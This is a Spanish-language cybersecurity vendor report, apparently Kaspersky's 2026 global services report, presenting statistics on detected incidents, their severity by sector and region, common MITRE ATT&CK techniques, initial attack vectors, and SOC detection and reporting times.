Informe global de Kaspersky Security Services

Anatomía de un mundo cibernético

kaspersky

2026


Índice


I
Introducción
II
Gravedad de los incidentes
III
Detección de ataques
IV
La naturaleza de los incidentes de gravedad alta
V
Tácticas de los atacantes
VI
Técnicas y herramientas de los atacantes
VII
Capacidad de detección de un SOC
VIII
Lagunas de detección e intrusiones ocultas


Resumen ejecutivo

Priorice inteligentemente sus inversiones en ciberseguridad entendiendo a quiénes se enfrenta y qué métodos de ataque podrían usar contra su industria y su región.

Las regiones más atacadas



Los sectores más atacados



Las entidades gubernamentales y el sector industrial son aún los predilectos de los atacantes. El sector de la TI, en tanto, desplazó al de las finanzas y es hoy uno de los tres más atacados.

Los servicios de Managed Detection and Response (MDR) captan los ataques en sus primeras etapas para evitar que se desarrollen y ocasionen daños.

Tiempo medio hasta que se reporta un incidente de MDR según su gravedad

Alta	42 min
Media	33 min
Baja	31 min

Principales categorías de incidentes graves detectados por MDR[1]

APT	24 %
Ingeniería social	15 %
Malware	12 %

Técnicas de MITRE ATT&CK más comunes según los datos de MDR

T1098: Manipulación de cuentas TA0003: Persistencia	22 %
T1566: Phishing TA0001: Acceso inicial	15 %
T1204: Ejecución de usuario Ejecución	12 %

Métricas de las operaciones de seguridad observadas en casos de respuesta a incidentes (IR).

Vectores de ataque iniciales

Exploit para aplicación expuesta al público	44 %
Cuentas válidas	25 %
Relación de confianza	16 %

Principales clases de daños resultantes

Datos cifrados para ocasionar impacto	39 %
Persistencia instalada para impactos futuros	12 %
Extracción mediante servicio web	7 %

Duración del ataque y tiempo de respuesta al incidente

Rápido — 51 %
Menos de 1 día
Respuesta en 20 horas

Promedio — 16 %
19 días aprox.
Respuesta en 50 horas

Prolongado — 33 %
108 días aprox.
Respuesta en 100 horas

Recomendaciones

- Implemente controles de exposición a amenazas en la empresa
- Establezca un control de acceso basado en roles
- Cree copias de seguridad de datos críticos con regularidad y almacénelas de forma segura
- Instituya un programa de concientización en seguridad en la empresa

1 En este informe, queremos dar una visión clara del panorama de amenazas; para ello, analizamos las estadísticas de los servicios de MDR, poniendo énfasis en los incidentes de alta gravedad. Las clasificaciones "top 3" no incluyen incidentes que involucren a equipos rojos o que deriven de infracciones a las políticas de seguridad. Esto es porque no constituyen ataques reales e intencionados que provengan de atacantes externos. Corresponden, por el contrario, a ejercicios de seguridad lícitos o acciones indebidas internas.

Capítulo I

Introducción

Introducción

El informe global "Anatomía de un mundo cibernético" publicado por Kaspersky Security Services en 2026 se basa en información estadística de los incidentes observados por estos servicios de Kaspersky: Managed Detection and Response, Incident Response, Compromise Assessment y SOC Consulting[2]. Los datos de estas fuentes nos dan, en conjunto, una visión completa de diferentes aspectos que hacen a la seguridad de la información en corporaciones de todo el mundo.

Kaspersky Managed Detection and Response

Más información

Un servicio liderado por expertos que ofrece monitoreo continuo, detección, investigación y respuesta veloz ante ciberataques sofisticados. Complementa los controles de seguridad existentes con detección dirigida por humanos e inteligencia de amenazas de alcance global.

Kaspersky Incident Response

Más información

Brinda un análisis completo y detallado de un incidente de seguridad. El servicio comprende todo el proceso de investigación y respuesta, desde la respuesta inicial, la recopilación de pruebas, la identificación del vector de ataque principal, el análisis de las causas raíces y el desarrollo de un plan de contención, erradicación y corrección.

Kaspersky SOC Consulting

Más información

Una cartera de servicios que permite construir un SOC interno desde cero, evaluar la madurez de un SOC existente o mejorar las capacidades puntuales de un SOC activo, como sus procedimientos de detección y respuesta.

Kaspersky Compromise Assessment

Más información

Un servicio enfocado en develar tanto ciberataques activos como ataques históricos desconocidos, que hayan eludido las herramientas y los procesos de seguridad vigentes.

En este informe, revelamos las tácticas, técnicas y herramientas que más usan los atacantes. Describimos también las características de los incidentes detectados y mostramos cómo estos se distribuyen en los sectores y regiones de nuestros clientes de MDR e IR.


2 Por primera vez, el informe contiene una selección de estadísticas de los servicios Kaspersky Compromise Assessment y Kaspersky SOC Consulting.

Alcance de los servicios de MDR e IR

Para hacer una interpretación objetiva de los datos del informe, es vital comprender el alcance de su información, en especial porque los incidentes de seguridad tienen peculiaridades geográficas e industriales.


Kaspersky ofrece sus servicios de MDR e IR alrededor del mundo; la distribución geográfica se muestra en la figura 1. La mayoría de nuestros clientes se encuentran en Europa y en las regiones CEI y META.

Figura 1 Distribución de clientes por región geográfica



Hoy en día, toda organización es vulnerable a un ciberataque; así lo reflejan las estadísticas de los incidentes observados en los distintos sectores. La figura 2 muestra la distribución por sector de todos los incidentes de alta gravedad que fueron reportados (aquellos incidentes que, en general, requieren de los servicios de IR), como también de los incidentes de gravedad media y gravedad baja (aquellos que, normalmente, se pueden resolver con medios automatizados).

Figura 2 Distribución del total de incidentes por sector



Cadena de procesamiento de telemetría en MDR


Nuestra infraestructura de MDR recibe y procesa eventos de telemetría en forma continua. Con esto genera alertas de seguridad que, primero, se procesan utilizando lógica de detección guiada por IA y, luego, de ser necesario, son analizadas por el equipo del SOC de Kaspersky.

Figura 3 Cadena de procesamiento de telemetría en MDR

~15 000

Cantidad de eventos de telemetría que se recibieron cada día de cada host.


Dependiendo de la actividad de cada host y del tipo de sensor, esta cifra varió considerablemente por día y por host.



~400 000

Cantidad de alertas que se generaron en 2025.

Luego de un procesamiento inicial realizado con IA, se resolvieron automáticamente más de 95 000 alertas (casi un 24 %). Esto redujo en gran parte el trabajo de los analistas del SOC.



~300 000

Cantidad de alertas procesadas por los analistas del SOC.

Los analistas del SOC descartaron un 87 % de las alertas, tras definirlas como "no accionables"[3].

>39 000

Cantidad de alertas analizadas en más detalle.

Cerca de 21 000

Cantidad de incidentes que, finalmente, se reportaron a los clientes.

3 Diferenciamos dos tipos principales de falsos positivos: (1) los falsos positivos de infraestructura (aquellos en los que la lógica para crear una alerta es correcta, pero, por cómo está configurada la infraestructura del cliente, la alerta no surge de un incidente, sino que se vincula a una actividad legítima) y (2) los falsos positivos tecnológicos (aquellos en los que la lógica para crear una alerta no opera adecuadamente y debe ajustarse).

Motivos para recurrir al servicio de Incident Response

Las capacidades técnicas de Kaspersky MDR bastan para resolver la mayoría de los casos, incluso cuando se trata de incidentes de gravedad. La única excepción es la de un ataque activo con intervención humana; en un caso así, nuestro personal especializado complementa las capacidades técnicas de MDR para dar una respuesta manual y completa ante el incidente. Si tomamos en cuenta las organizaciones que no están suscritas al servicio de MDR, las siguientes estadísticas muestran por qué se recurrió a Kaspersky IR en ataques reales confirmados.


Archivos cifrados	33.1 %	Alerta de herramienta de seguridad	3.6 %	Mensaje de correo electrónico sospechoso	3.0 %
Actividad sospechosa de endpoints	24.3 %	Acceso no autorizado	3.6 %	Usurpación de cuentas	2.3 %
Actividad sospechosa de red	14.2 %	Filtración de datos	3.6 %	Robo de dinero	0.5 %
Archivo sospechoso	11.8 %				

Algunas solicitudes al servicio de Kaspersky IR se debieron a falsas alarmas (un 7.4 % del total de casos investigados en 2025). Las falsas alarmas se debieron a estos motivos:

Actividad sospechosa de endpoints	62.5 %
Alerta de herramienta de seguridad	25.0 %
Actividad sospechosa de red	12.5 %

El 75 % de las falsas alarmas se debió a actividades sospechosas registradas en los endpoints o en la red. A lo largo de 2025, la ocurrencia de actividades sospechosas fue también el motivo tras más de la mitad de las solicitudes al servicio de IR que culminaron en algún daño.

Figura 4 Por qué se recurrió a Kaspersky Incident Response por región



Madurez operativa en seguridad

Si existe un atacante en la red, es vital detectarlo lo más rápido posible: cuanto antes sale a la luz un ataque, más probable es que se evite o se mitigue un daño. En las intervenciones de nuestro servicio de IR, hemos notado ciertas tendencias, dependientes del grado de preparación en ciberseguridad de cada organización. Los clientes que solicitan nuestros servicios de IR se dividen, a grandes rasgos, en dos grupos según el daño resultante.

Grupo I

Por lo general, estas organizaciones se percatan de un ataque cuando ya ha ocurrido y el daño es evidente.

Datos cifrados para ocasionar impacto	39.4 %
Extracción mediante servicio web	7.3 %
Destrucción de datos	4.4 %
Detención de servicios	4.4 %
Extracción automatizada	2.2 %
Secuestro de recursos	2.2 %
Apagado o reinicio de sistemas	1.5 %
Robo de dinero	1.5 %
Denegación de servicios de red	1.5 %
Exfiltración mediante protocolo alternativo	1.5 %
Vandalismo web interno	0.7 %
Recuperación de sistemas inhibida	0.7 %
Denegación de servicio en los endpoints	0.7 %
Exfiltración por otros medios de red	0.7 %
Toma de control de equipos	0.7 %
Eliminación de acceso a cuentas	0.7 %
Borrado de discos	0.7 %

Grupo II

Estas organizaciones detectaron a los atacantes o notaron actividades sospechosas y solicitaron una investigación del servicio de IR antes de que hubiera un daño.

Persistencia instalada para impactos futuros	11.7 %
Ningún daño (ataque prevenido o no completado)	8.8 %
Ningún daño (falsa alarma)	5.8 %
Active Directory comprometido	2.9 %

Capítulo II

Gravedad de los incidentes

Gravedad de los incidentes

Los incidentes reportados se categorizan según su gravedad[4]:

Alta

Amenaza de malware o ataque con intervención humana. Tiene un impacto potencial o real considerable en los sistemas informáticos del cliente.

Media

Ataque que no ha involucrado claramente a un agresor humano. Puede ocasionar algún impacto en los sistemas del cliente, pero no tiene consecuencias graves.

Baja

No hay un impacto destacable en los sistemas del cliente. Sin embargo, hace necesario tomar algunas medidas.

En 2025, MDR detectó un promedio de hasta tres incidentes de alta gravedad por día. La mayor cantidad de incidentes de alta gravedad se registró en 2021; desde entonces, los incidentes de esta categoría han mermado en el total de casos.

Figura 5 Gravedad de los incidentes en 2025





Figura 6 Gravedad de los incidentes en años anteriores




Según la información que recabamos sobre los incidentes a lo largo de seis años, el porcentaje de incidentes de alta gravedad ha disminuido en forma clara y sostenida: bajó de un máximo del 14.3 % a solo un 3.8 % en 2025. Los incidentes de alta gravedad suelen asociarse a ataques con intervención humana; por ello, es probable que la caída se deba al uso de mejores mecanismos de defensa, optimizados para esta clase de actividad: protección para endpoints mejorada, búsqueda de amenazas más eficiente y la capacidad de responder más rápido ante un incidente y de neutralizar a los atacantes antes de que puedan ocasionar un daño.

A la par de esto, ha aumentado el porcentaje combinado de incidentes de gravedad media y baja: para 2025, representaban más del 96 % de los casos. Como estas categorías engloban los ataques de malware automatizados y otros incidentes no críticos, la tendencia apunta a un **"efecto de saturación": las organizaciones lidian hoy con más amenazas oportunistas y de bajo nivel, como también con amenazas avanzadas** que se detectan en forma temprana, antes de que se las asocie a una campaña de APT singularizada.


4 En MDR, solo se informan los incidentes que exigen que los clientes tomen medidas.

Figura 7 Gravedad de los incidentes por sector



Los ataques de alta gravedad que enfrentó el sector de la TI en 2025 (4.9 %) y en años anteriores sugiere que el eje está puesto en comprometer la cadena de suministro[5] y en abusar de las relaciones de confianza[6]. Los incidentes vinculados a entidades gubernamentales (4.3 %) reflejan las tensiones geopolíticas que marcan estos tiempos. También preocupa el caso de la educación (3.0 %): el sector tiene una capacidad de defensa más débil, al tiempo que maneja grandes volúmenes de información personal que podría usarse en ataques a otras organizaciones. Por el posible beneficio económico, el sector de las finanzas (2.9 %) es siempre uno de los más atacados. El sector de los medios de comunicación está vinculado a un gran número de incidentes de mediana gravedad y suele verse afectado por técnicas como el phishing con cargas maliciosas. En general, estos casos pueden resolverse antes de que tengan consecuencias.

Figura 8 Gravedad de los incidentes por sector vs. el año anterior



Al analizar los datos sobre incidentes por sector para el periodo 2024-2025, se aprecian cambios en la distribución de niveles de gravedad. El mayor cambio estuvo en el sector de la educación: los incidentes de gravedad media aumentaron un 22.1 % (pasaron de 62.7 % a 84.8 %) y los de gravedad baja cayeron un 23.4 %. Esto apunta a una mayor cantidad de problemas sistémicos pero no críticos, como errores de configuración e intentos de ingeniería social que se resolvieron en el nivel del endpoint. En cuanto a las entidades gubernamentales y la industria de la TI, los incidentes de alta gravedad se redujeron (3.0 % y 4.7 %), pero los incidentes de esta gravedad siguen siendo relativamente comunes en ambos sectores. En lo que hace al sector de la TI, la merma en incidentes de alta gravedad coincidió con un aumento en incidentes de gravedad media; esto puede deberse a una mejor capacidad de detección y una mayor resiliencia.

5 Ataques a la cadena de suministro

6 Relación de confianza

Capítulo III

Detección de ataques

El proceso de detección de ataques

El proceso de detección de incidentes consta de varios pasos:

1. Un sistema especializado asigna una alerta emitida a la cola personal de un analista disponible en el SOC.
2. El analista procesa la alerta teniendo en cuenta su gravedad y el tiempo garantizado en el acuerdo de nivel de servicio para la notificación y respuesta ante una amenaza.
3. Una vez analizada la alerta, suceden una de tres cosas:
   - Si se determinó que la alerta era un falso positivo, se la cierra y se crean filtros globales o específicos para el cliente.
   - Si se determinó que la alerta era sospechosa o maliciosa y no hay abierto ningún incidente asociado, se crea un incidente nuevo. A continuación, desde el portal de MDR, se le hace saber del incidente al cliente y se le brindan las acciones de respuesta recomendadas.
   - De existir un incidente relacionado que se haya abierto para el mismo cliente o host (o para un tipo similar de comportamiento sospechoso), se incorpora la alerta a dicho incidente y se introducen las actualizaciones pertinentes en el caso.
4. Si el cliente aprueba la respuesta recomendada, los agentes de los endpoints la implementan automáticamente.


Figura 9 Tiempo promedio para detectar y reportar un incidente

Gravedad	Tiempo hasta el reporte	Comentarios
Alta	42.1 min 2024: 53.9 min 2023: 36.4 min 2022: 43.7 min 2021: 41.4 min 2020: 52.6 min	En incidentes de alta complejidad, se requiere más tiempo para recopilar información extra y crear una cronología del incidente. En 2025, la demora cayó un 22 % respecto de periodos anteriores; la evolución refleja la naturaleza de los incidentes de alta gravedad ocurridos a lo largo del año y la eficiencia derivada de sumar automatización.
Media	32.6 min 2024: 41.0 min 2023: 32.5 min 2022: 30.9 min 2021: 34.8 min 2020: 21.1 min	Los incidentes de gravedad media fueron predominantes en el total. La mayoría se originó en actividades de software malicioso y pudo atenderse con éxito por medios enteramente automatizados. El tiempo necesario para detectar y reportar estos incidentes se redujo un 21 % en comparación con 2024.
Baja	30.7 min 2024: 37.9 min 2023: 48.0 min 2022: 34.1 min 2021: 40.2 min 2020: 30.2 min	Los incidentes con la gravedad más baja fueron, en general, consecuencia de las acciones de software potencialmente indeseado. La mayoría de estos incidentes se procesó automáticamente y, en 2025, se incorporó incluso más automatización.

Una fortaleza bajo ataque: crónicas de las ciberamenazas de 2024

Descargue el informe

La temporada de caza de ciberamenazas de 2023




Descargue el informe

Por encima y por debajo del ciberhorizonte, 2022

Descargue el informe

Una ciberodisea en 8 bits, 2021



Descargue el informe

Sombras y pistas en la ciberseguridad, 2020

Descargue el informe

"Anatomía de un mundo cibernético", informe global de Kaspersky Security Services, 2026

Detección de ataques y respuesta entre los clientes de IR

